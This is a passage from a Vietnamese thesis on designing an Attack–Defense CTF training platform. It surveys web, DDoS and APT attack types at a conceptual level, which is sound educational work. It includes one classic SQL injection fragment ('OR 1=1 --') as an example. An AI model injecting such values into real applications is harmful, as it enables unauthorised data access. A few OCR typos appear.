- + Phân tích log tấn công, log dịch vụ và quá trình scoring để đánh giá độ ổn định, chính xác và khả năng chịu lỗi của hệ thống.
- + Tối ưu hóa thời gian phản hồi của agent, độ chính xác của checker, hiệu suất của Web Django và tính toàn vẹn dữ liệu flag giữa các vòng thi.
- + Đề xuất hướng phát triển, mở rộng (như hỗ trợ thêm dịch vụ, hỗ trợ cloud deployment, thêm chế độ giám sát real-time...).

3.2. Dự kiến kết quả đạt được

Nghiên cứu dự kiến đạt được những kết quả sau:

- Báo cáo tổng quan đầy đủ về mô hình Attack – Defense CTF

Bao gồm kiến trúc hệ thống, các thành phần chính, cơ chế scoring, cơ chế flag rotation, vai trò của controller – database – checker – agent, cũng như các thách thức thường gặp khi triển khai.

- Phân tích dữ liệu và môi trường diễn tập

Trình bày đặc điểm của các dịch vụ thử nghiệm, phân tích các lỗ hổng tồn tại, các dạng tấn công liên quan và yêu cầu đối với cơ chế phòng thủ.

- Thiết kế và mô tả kiến trúc chi tiết hệ thống CTF
 - + Mô hình mạng nội bộ
 - + Sơ đồ tương tác giữa các thành phần
 - + Thiết kế API backend
 - + Thiết kế kiểm thử dịch vụ và logic chấm điểm
 - + Quản lý vòng thi và flag rotation
- Xây dựng thành công hệ thống Attack – Defense CTF hoàn chỉnh

Hệ thống gồm:

- + 01 web server Django phục vụ UI/UX và API
- + 01 controller server chạy scoring + checker
- + 01 challenge host chứa toàn bộ dịch vụ và agent
- + Dashboard hiển thị trạng thái dịch vụ và điểm số theo thời gian thực
- Đánh giá toàn diện
 - + Đánh giá độ ổn định khi xoay vòng flag.
 - + Đánh giá hiệu quả của hệ thống giám sát và checker.
 - + Đánh giá tính sát thực của môi trường tấn công – phòng thủ.
 - + Thủ nghiệm tấn công, khai thác, vá lỗi để xác nhận độ tin cậy của hệ thống.
- Triển khai hệ thống mẫu hoàn chỉnh
 - + Tổ chức một cuộc thi mini CTF nội bộ
 - + Chạy được nhiều vòng thi
 - + Cho phép đội tự tấn công – phòng thủ
 - + Tự động xoay flag – chấm điểm – giám sát dịch vụ
 - + Giao diện rõ ràng, trực quan, dễ vận hành

4. Phương pháp nghiên cứu

Để hoàn thành đề tài, các phương pháp nghiên cứu sau được sử dụng:

- Phương pháp nghiên cứu lý thuyết
 - + Nghiên cứu tổng quan mô hình Attack – Defense CTF và các nền tảng phổ biến (FAUST-CTF, ENOWARS...).
 - + Tìm hiểu kiến trúc mạng ảo, hệ thống container/VM, reverse proxy, cơ sở dữ liệu và công nghệ triển khai.
 - + Nghiên cứu cơ chế flag rotation, checker, scoring SLA và logic chấm điểm của game server.
- Phương pháp thực nghiệm
 - + Xây dựng hạ tầng trên VPS.
 - + Cài đặt game server, viết thêm module agent, checker và API cần thiết.
 - + Tích hợp hệ thống điều khiển vòng thi, flag rotation, scoring và dashboard status.
 - + Thủ nghiệm:
 - Tấn công – phòng thủ dịch vụ mẫu
 - Xác minh scoring
 - Kiểm thử khả năng chịu lỗi và hoạt động liên tục
- Phương pháp phân tích – đánh giá

Phương pháp phân tích – đánh giá được áp dụng xuyên suốt quá trình triển khai nhằm đảm bảo hệ thống đạt được mục tiêu hoạt động và độ ổn định mong muốn. Nhóm tiến hành:

- + Phân tích log hệ thống, bao gồm log tấn công, log dịch vụ, log agent và log checker, nhằm đánh giá khả năng phát hiện bất thường, độ chính xác của cơ chế kiểm thử và tính kịp thời của phản hồi.
- + Đánh giá hiệu suất hệ thống thông qua các chỉ số như thời gian phản hồi của API, tần suất kiểm thử, độ ổn định của cơ chế flag rotation, khả năng chịu tải khi có nhiều đội tấn công/phòng thủ đồng thời.
- + So sánh kết quả thực nghiệm với mô hình lý thuyết của Attack – Defense CTF để kiểm tra mức độ sát thực, mức độ tương thích với quy trình tổ chức CTF chuẩn quốc tế.
- + Xác định các điểm yếu trong thiết kế và triển khai (ví dụ: tốc độ cập nhật scoreboard, độ trễ của checkers, khả năng đồng bộ flag giữa controller – agent – dịch vụ), từ đó đề xuất giải pháp tối ưu hóa.
- + Đánh giá trải nghiệm người dùng (UX) thông qua quá trình sử dụng thực tế của đội chơi: giao diện thao tác, thông tin trạng thái dịch vụ, độ rõ ràng của scoreboard và khả năng truy cập hệ thống.

Thông qua các phương pháp trên, nhóm có cơ sở khách quan để kiểm chứng hiệu quả mô hình, điều chỉnh sai sót và hoàn thiện hệ thống trước khi vận hành thử nghiệm CTF thực tế.

5. Cấu trúc đồ án

Ngoài phần Mở đầu và Kết luận, đồ án được bô cục gồm:


- Chương 1. Tổng quan
- Chương 2. Cơ sở lý thuyết
- Chương 3. Phân tích, thiết kế và xây dựng hệ thống
- Chương 4. Thực nghiệm, Đánh giá và Triển khai hệ thống

CHƯƠNG I. CƠ SỞ LÝ THUYẾT

1.1. Tổng quan về hệ thống diễn tập tấn công và phòng thủ mạng

1.1.1. Khái niệm an toàn thông tin và diễn tập an toàn thông tin

Trong bối cảnh chuyển đổi số diễn ra mạnh mẽ, hầu hết các hoạt động của cơ quan nhà nước, doanh nghiệp và cá nhân đều dựa trên các hệ thống thông tin và hạ tầng mạng. An toàn thông tin được hiểu là tập hợp các biện pháp tổ chức, kỹ thuật và pháp lý nhằm bảo vệ tài sản thông tin trước các mối đe dọa, bao gồm ba thuộc tính cốt lõi: tính bảo mật (Confidentiality), tính toàn vẹn (Integrity) và tính sẵn sàng (Availability) – thường được gọi tắt là mô hình CIA [1]. Tài sản thông tin ở đây không chỉ bao gồm dữ liệu (cơ sở dữ liệu khách hàng, mã nguồn, tài liệu nội bộ) mà còn bao gồm các hệ thống, ứng dụng, thiết bị mạng và cả uy tín, hình ảnh của tổ chức.



Hình 1.1 Mô hình CIA trong an toàn thông tin

Cùng với sự phát triển của công nghệ, các mối đe dọa an ninh mạng ngày càng đa dạng, tinh vi và có tổ chức. Nhiều chiến dịch tấn công hiện đại cho thấy kẻ tấn công có thể âm thầm xâm nhập, tồn tại lâu dài trong hệ thống, di chuyển ngang, leo thang đặc quyền và chỉ ra tay khi đã đạt đủ mục tiêu. Trong bối cảnh đó, việc chỉ dựa vào các biện pháp phòng thủ thụ động hay các hoạt động kiểm thử định kỳ là không đủ để bảo đảm an toàn cho hệ thống thông tin [1].

Diễn tập an toàn thông tin (cyber exercise) được hiểu là một sự kiện có kế hoạch, trong đó tổ chức mô phỏng các cuộc tấn công mạng hoặc các sự cố an ninh thông tin nhằm kiểm tra năng lực phát hiện, ứng phó và khắc phục của mình [2]. Diễn tập có thể được thực hiện trên cơ sở hạ tầng thực hoặc trong môi trường mô phỏng/ảo hóa (cyber range), với các kịch bản được thiết kế trước để phản ánh những mối đe dọa, tình huống gần với thực tế nhất. Mục tiêu của diễn tập không chỉ là “thử hệ thống”, mà còn là huấn luyện con người và quy trình: kiểm tra khả năng


phối hợp giữa các bộ phận, khả năng ra quyết định dưới áp lực thời gian, cũng như đánh giá hiệu quả của các công cụ giám sát và cảnh báo.

Trong môi trường đào tạo đại học, diễn tập an toàn thông tin giúp người học chuyển từ việc “học khái niệm” sang “trải nghiệm tình huống”. Thông qua việc trực tiếp tham gia vào quá trình tấn công và phòng thủ, sinh viên nắm vững hơn bản chất của các lỗ hổng, các kỹ thuật khai thác, đồng thời hiểu rõ hơn vai trò của giám sát, phát hiện và ứng phó sự cố. Đối với doanh nghiệp và tổ chức, các cuộc diễn tập cho phép đánh giá mức độ sẵn sàng của đội ngũ vận hành, nhận diện điểm yếu trong quy trình và cải thiện khả năng phục hồi sau sự cố (cyber resilience) [2].

Trong khuôn khổ đề tài “Xây dựng hệ thống diễn tập tấn công và phòng thủ mạng”, diễn tập an toàn thông tin được triển khai dưới dạng một cuộc chơi tấn công – phòng thủ có cấu trúc rõ ràng, thời gian giới hạn, có hệ thống chấm điểm và kịch bản được thiết kế sẵn. Đây là tiền đề để xây dựng một môi trường vừa phục vụ đào tạo, vừa có thể tái sử dụng cho các đợt diễn tập và các môn học liên quan đến an toàn thông tin trong tương lai.

1.1.2. Mô hình tấn công – phòng thủ (Red Team, Blue Team, Attack–Defense CTF)

Trong lĩnh vực an toàn thông tin, mô hình tấn công – phòng thủ thường được xây dựng xoay quanh hai vai trò chính là Red Team và Blue Team. Red Team đại diện cho “đội tấn công”, đóng vai trò như kẻ tấn công thực thụ: tìm kiếm lỗ hổng, khai thác điểm yếu, vượt qua các lớp phòng thủ để chiếm quyền, đánh cắp dữ liệu hoặc phá hoại hệ thống. Blue Team là “đội phòng thủ”, chịu trách nhiệm giám sát, phát hiện bất thường, điều tra, cô lập và xử lý các hoạt động tấn công, đồng thời duy trì hoạt động ổn định của hệ thống. Ở một số mô hình, Purple Team được nhắc đến như cầu nối giữa Red và Blue Team, giúp chia sẻ kiến thức, điều chỉnh chiến thuật và tối ưu hóa hiệu quả diễn tập.



Hình 1.2 Mô hình các vai trò trong tấn công - phòng thủ

Một trong những cách thức triển khai mô hình tấn công – phòng thủ phổ biến và hiệu quả nhất hiện nay là thông qua các cuộc thi Capture The Flag (CTF) trong an toàn thông tin. CTF là hình thức thi đấu mà trong đó người chơi hoặc đội chơi giải các thử thách để tìm kiếm các chuỗi ký tự bí mật gọi là “flag”, được ẩn trong các hệ thống, ứng dụng hoặc dịch vụ có chủ đích cài đặt lỗ hổng [3]. Nhiều nghiên cứu chỉ ra rằng CTF là một công cụ hiệu quả để đào tạo kỹ năng an ninh mạng, vì các thử thách buộc người học phải thực hành trên hệ thống thật, xử lý log, khai thác lỗ hổng và áp dụng nhiều kiến thức khác nhau trong cùng một bài toán [3].

Dựa trên cách tổ chức và cách tính điểm, CTF thường được chia thành hai mô hình chính:

- *Jeopardy-style CTF*: các đội giải độc lập các bài thuộc nhiều mảng (web, pwn, crypto, forensics, reverse engineering, v.v.), mỗi bài tương ứng với một số điểm cố định. Không có khái niệm tấn công trực tiếp lẫn nhau; tập trung vào việc khai thác lỗ hổng hoặc giải bài toán trên hệ thống do ban tổ chức cung cấp.
- *Attack–Defense CTF*: mỗi đội được cấp một hệ thống hoặc máy chủ (vulnbox) chứa các dịch vụ để tồn thương giống nhau. Nhiệm vụ của đội là vừa tấn công hệ thống của đội khác để đánh cắp flag, vừa phòng thủ hệ thống của mình bằng cách vá lỗ hổng, giám sát và giữ cho dịch vụ hoạt động bình thường [3][5].

Trong mô hình Attack–Defense, các cuộc thi thường được vận hành theo các vòng thời gian cố định (tick hoặc round). Trong mỗi vòng, game server sẽ sinh các flag mới cho từng dịch vụ và từng đội, đưa flag vào hệ thống của đội thông qua các cơ chế riêng (agent, checker), sau đó kiểm tra trạng thái dịch vụ và cập nhật điểm số. Điểm của đội chơi thường bao gồm: điểm tấn công (số flag lấy được từ đội khác), điểm phòng thủ (bị trừ khi flag của mình bị đánh cắp) và điểm SLA (Service Level Agreement) phản ánh mức độ “sóng” và hoạt động đúng của dịch vụ [4][5].

So với CTF kiểu Jeopardy, mô hình Attack–Defense có một số ưu điểm nổi bật. Thứ nhất, nó buộc người chơi phải tư duy đồng thời ở cả hai vai trò tấn công và phòng thủ: nếu vá lỗi “quá tay” khiến dịch vụ dừng hoạt động, đội sẽ bị trừ điểm SLA cho dù đã ngăn chặn được tấn công. Thứ hai, môi trường thi đấu mang tính động và gần với thực tế: các đội phải liên tục phản ứng với tình huống mới, điều chỉnh cấu hình, viết script tự động khai thác hoặc phòng thủ. Thứ ba, mô hình này khuyến khích kỹ năng làm việc nhóm, phân chia vai trò rõ ràng trong đội (người khai thác, người vá lỗi, người giám sát log, người quản lý script tấn công/phòng thủ, v.v.) [3].

Chính vì những ưu điểm trên, Attack–Defense CTF ngày càng được sử dụng như một hình thức diễn tập tấn công – phòng thủ mạng trong môi trường đào tạo và trong các tổ chức lớn, nơi cần xây dựng kỹ năng thực hành cho đội ngũ an ninh mạng.

1.1.3. Cấu trúc tổng thể của một hệ thống diễn tập tấn công và phòng thủ mạng

Từ góc độ kiến trúc, một hệ thống diễn tập tấn công và phòng thủ mạng theo mô hình Attack–Defense CTF thường bao gồm ba khía chúc năng chính: game server, hạ tầng đội chơi và hạ tầng điều phối, giám sát của ban tổ chức [4][5].

Thứ nhất, game server là thành phần trung tâm, đóng vai trò “trọng tài” của cuộc diễn tập. Game server quản lý thông tin đội chơi, dịch vụ, trạng thái các vòng thi, sinh và lưu trữ flag, điều phối việc đưa flag vào các dịch vụ của từng đội, kiểm tra hoạt động của dịch vụ thông qua các chương trình kiểm tra (checker), nhận flag do đội chơi gửi lên và tính toán điểm số. Các nền tảng chuyên dụng như FAUST CTF Gameserver tổ chức game server thành nhiều thành phần: ứng dụng web (thường dùng Django) phục vụ đăng ký đội và hiển thị bảng điểm; dịch vụ controller điều phối tick/round, sinh flag và gọi các checker; các thành phần checker master và checker script kiểm tra định kỳ từng dịch vụ của từng đội; cùng với cơ sở dữ liệu trung tâm (thường sử dụng PostgreSQL) [4].

Thứ hai, hạ tầng đội chơi bao gồm các máy ảo hoặc container (thường gọi là vulnbox) mà trên đó cài đặt các dịch vụ mục tiêu chứa lỗ hổng. Trong mô hình Attack–Defense, mỗi đội sở hữu một bản vulnbox riêng nhưng có cấu hình và lỗ hổng giống nhau, bảo đảm tính công bằng giữa các đội. Hạ tầng này được kết nối với game server thông qua một mạng thi đấu riêng (competition network), thường là mạng ảo được cài đặt với Internet hoặc được định tuyến có kiểm soát thông qua VPN, VPC hoặc VLAN riêng. Tuỳ thiết kế, ban tổ chức có thể triển khai

thêm các agent trên vulnbox để nhận flag từ game server và chèn vào dịch vụ, hoặc các thành phần thu thập log gửi về hệ thống giám sát [4].

Thứ ba, hạ tầng điều phối và giám sát của ban tổ chức bao gồm các thành phần hỗ trợ vận hành cuộc diễn tập: hệ thống VPN hoặc cổng truy cập giúp đội chơi kết nối từ xa; các router hoặc firewall trung gian dùng để định tuyến và che giấu chi tiết hạ tầng; các hệ thống giám sát và thu thập log (như ELK, Prometheus, Grafana, Splunk, v.v.) để theo dõi tình trạng game server và mạng thi đấu. Một số triển khai thực tế, như cuộc thi “Pls, I Want In – 2024”, cho thấy game server và hạ tầng kiểm tra có thể được xây dựng hoàn toàn trên môi trường cloud (ví dụ AWS), sử dụng nhiều VPC, subnet, load balancer và VPN để cô lập hạ tầng ban tổ chức khỏi hạ tầng đội chơi mà vẫn bảo đảm việc chấm điểm và giám sát diễn ra ổn định [5].

Từ các thành phần trên, có thể rút ra một số yêu cầu chính đối với kiến trúc hệ thống diễn tập tấn công và phòng thủ mạng:

- Tính an toàn và cô lập: mọi hoạt động tấn công – phòng thủ phải giới hạn trong môi trường mô phỏng, không gây ảnh hưởng tới các hệ thống sản xuất.
- Tính ổn định và sẵn sàng: game server và mạng thi đấu phải hoạt động ổn định trong suốt thời gian diễn tập; lỗi của hạ tầng không được làm mất tính công bằng của cuộc thi.
- Tính mở rộng và tái sử dụng: kiến trúc cần cho phép mở rộng số lượng đội chơi, số dịch vụ và kịch bản trong các lần tổ chức tiếp theo, đồng thời có thể tái triển khai nhanh chóng (ví dụ bằng các script tự động, Ansible, mô hình “hạ tầng như mả”) [4][5].

Trong đề tài này, các khôi phục năng nêu trên sẽ được cụ thể hóa bằng hạ tầng mô phỏng gồm các máy ảo, game server dựa trên FAUST CTF Gameserver và hệ thống mạng riêng cho các đội chơi. Những nội dung này sẽ được trình bày chi tiết hơn trong Chương 2 – Thiết kế hệ thống và Chương 3 – Triển khai hệ thống diễn tập tấn công và phòng thủ mạng.

1.2. Các hình thái tấn công mạng tiên tiến

1.2.1. Tấn công vào ứng dụng và dịch vụ (web, ứng dụng mạng)


Trong các hệ thống thông tin hiện đại, tầng ứng dụng và các dịch vụ web, API là nơi trực tiếp tương tác với người dùng, đồng thời cũng là bề mặt tấn công rất lớn. Báo cáo OWASP Top 10 đã chỉ ra rằng các nhóm rủi ro như lỗi kiểm soát truy cập (Broken Access Control), chèn mã (Injection), cấu hình bảo mật sai (Security Misconfiguration), lỗi xác thực và quản lý phiên là những nguyên nhân phổ biến dẫn tới các sự cố nghiêm trọng trên ứng dụng web [6][7].

Một trong những dạng tấn công kinh điển là SQL Injection (SQLi). Khi ứng dụng xây dựng câu lệnh SQL từ dữ liệu người dùng mà không kiểm tra, lọc hoặc sử dụng tham số hóa phù hợp, kẻ tấn công có thể chèn vào các đoạn mã SQL độc hại (ví dụ OR 1=1 --) để làm thay đổi logic truy vấn: đọc toàn bộ dữ liệu bảng, sửa hoặc xóa dữ liệu, thậm chí thực thi câu lệnh hệ thống nếu CSDL cho phép. Các nghiên cứu và sách chuyên khảo về bảo mật ứng dụng web xem SQL Injection là một trong những lỗ hổng nguy hiểm nhất, tồn tại lâu năm và liên tục xuất hiện trong các vụ rò rỉ dữ liệu lớn [6].

Hình Cơ chế tấn công SQL injection

Bên cạnh đó, Cross-Site Scripting (XSS) cho phép kẻ tấn công chèn và thực thi mã JavaScript độc hại trong trình duyệt của người dùng. Nếu ứng dụng không mã hóa đầu ra hoặc không kiểm soát nội dung mà người dùng cung cấp, script độc hại có thể đánh cắp cookie, chiếm phiên đăng nhập, giả mạo giao diện hoặc thực hiện hành động thay người dùng. OWASP phân loại XSS là

một trong những rủi ro phổ biến do nó tận dụng trình duyệt người dùng làm “bàn đạp” để tấn công [7].




Hình 1.3 Cơ chế tấn công Cross-Site Scripting (XSS)

Ngoài các lỗ hổng truyền thống, tấn công vào API và dịch vụ back-end cũng ngày càng gia tăng: từ lỗi phân quyền trong API (có thể xem, sửa dữ liệu của người khác chỉ bằng cách đổi ID) cho đến lỗi deserialize, xử lý JSON/XML thiếu an toàn dẫn tới thực thi mã từ xa. Điểm chung của các tấn công này là khai thác trực tiếp các sai sót trong thiết kế, lập trình và cấu hình dịch vụ – đây là những yếu tố hoàn toàn có thể đưa vào các kịch bản diễn tập tấn công – phòng thủ để người tham gia vừa tấn công, vừa học cách phòng vệ.


1.2.2. Tấn công hạ tầng mạng, DoS/DDoS và APT

Ngoài tầng ứng dụng, hạ tầng mạng cũng là mục tiêu của các hình thức tấn công ngày càng phức tạp. Ở mức cơ bản, tấn công từ chối dịch vụ (Denial of Service – DoS) nhắm vào khả năng cung cấp dịch vụ của hệ thống bằng cách làm cạn kiệt tài nguyên xử lý, bộ nhớ hoặc băng thông. Khi kẻ tấn công điều khiển một mạng lớn các máy bị nhiễm mã độc (botnet) để đồng loạt gửi lưu lượng hoặc yêu cầu tới nạn nhân, ta có tấn công từ chối dịch vụ phân tán (Distributed Denial of Service – DDoS). Các tài liệu chuyên khảo phân loại tấn công DDoS thành tấn công tầng mạng (SYN flood, UDP flood, ICMP flood), tấn công tầng ứng dụng (HTTP flood, SSL handshake flood) và các tấn công phản xạ/khuếch đại (DNS amplification, NTP amplification, v.v.) [8].



Hình 1.4 Cơ chế tấn công Distributed Denial of Service

Song song với DDoS, các tổ chức ngày nay còn phải đối mặt với các mối đe dọa dai dẳng nâng cao (Advanced Persistent Threat – APT). Theo định nghĩa của NIST, APT là một đối tượng tấn công có năng lực và nguồn lực đáng kể, sử dụng nhiều kỹ thuật khác nhau (kỹ thuật số, xã hội, thậm chí vật lý) để xâm nhập và duy trì hiện diện lâu dài trong hạ tầng CNTT của tổ chức, với mục tiêu chính là đánh cắp dữ liệu nhạy cảm hoặc phá hoại các hệ thống trọng yếu [9]. Chuỗi tấn công APT điển hình thường bao gồm trinh sát, xâm nhập ban đầu (thường thông qua spear-phishing hoặc khai thác lỗ hổng chưa được vá), thiết lập chỗ đứng, leo thang đặc quyền, di chuyển ngang trong mạng nội bộ, duy trì hiện diện và cuối cùng là thực hiện mục tiêu (exfiltration dữ liệu hoặc phá hoại).



Hình 1.5 Cơ chế tấn công Advanced Persistent Threat

Từ góc độ hạ tầng, điều này có nghĩa là các cơ chế bảo mật truyền thông (tường lửa biên, lọc port đơn giản) không đủ để phát hiện tấn công. Kẻ tấn công có thể sử dụng lưu lượng “trống có

về hợp lệ”, khai thác sai sót cấu hình hoặc tận dụng các giao thức phổ biến như HTTP, DNS làm kênh điều khiển C2. Do đó, để phòng vệ trước DDoS và APT, tổ chức cần triển khai các giải pháp giám sát nâng cao, phân tích log tập trung, phát hiện bất thường và xây dựng quy trình ứng phó sự cố rõ ràng [8][9].

1.2.3. Liên hệ giữa các hình thái tấn công và nhu cầu diễn tập tấn công – phòng thủ

Các hình thái tấn công trình bày ở trên cho thấy một hệ thống có thể bị tấn công đồng thời từ nhiều phía: từ ứng dụng web, API, dịch vụ mạng, cho tới hạ tầng mạng lõi và thậm chí là các máy trạm bên trong. Các cuộc tấn công không còn đơn lẻ mà thường là chuỗi hành động liên tiếp: khai thác một lỗ hổng ứng dụng để chiếm máy chủ, từ đó làm bàn đạp di chuyển ngang, cài đặt phần mềm điều khiển từ xa, xây dựng botnet và sử dụng chính hạ tầng của nạn nhân để tấn công mục tiêu khác.

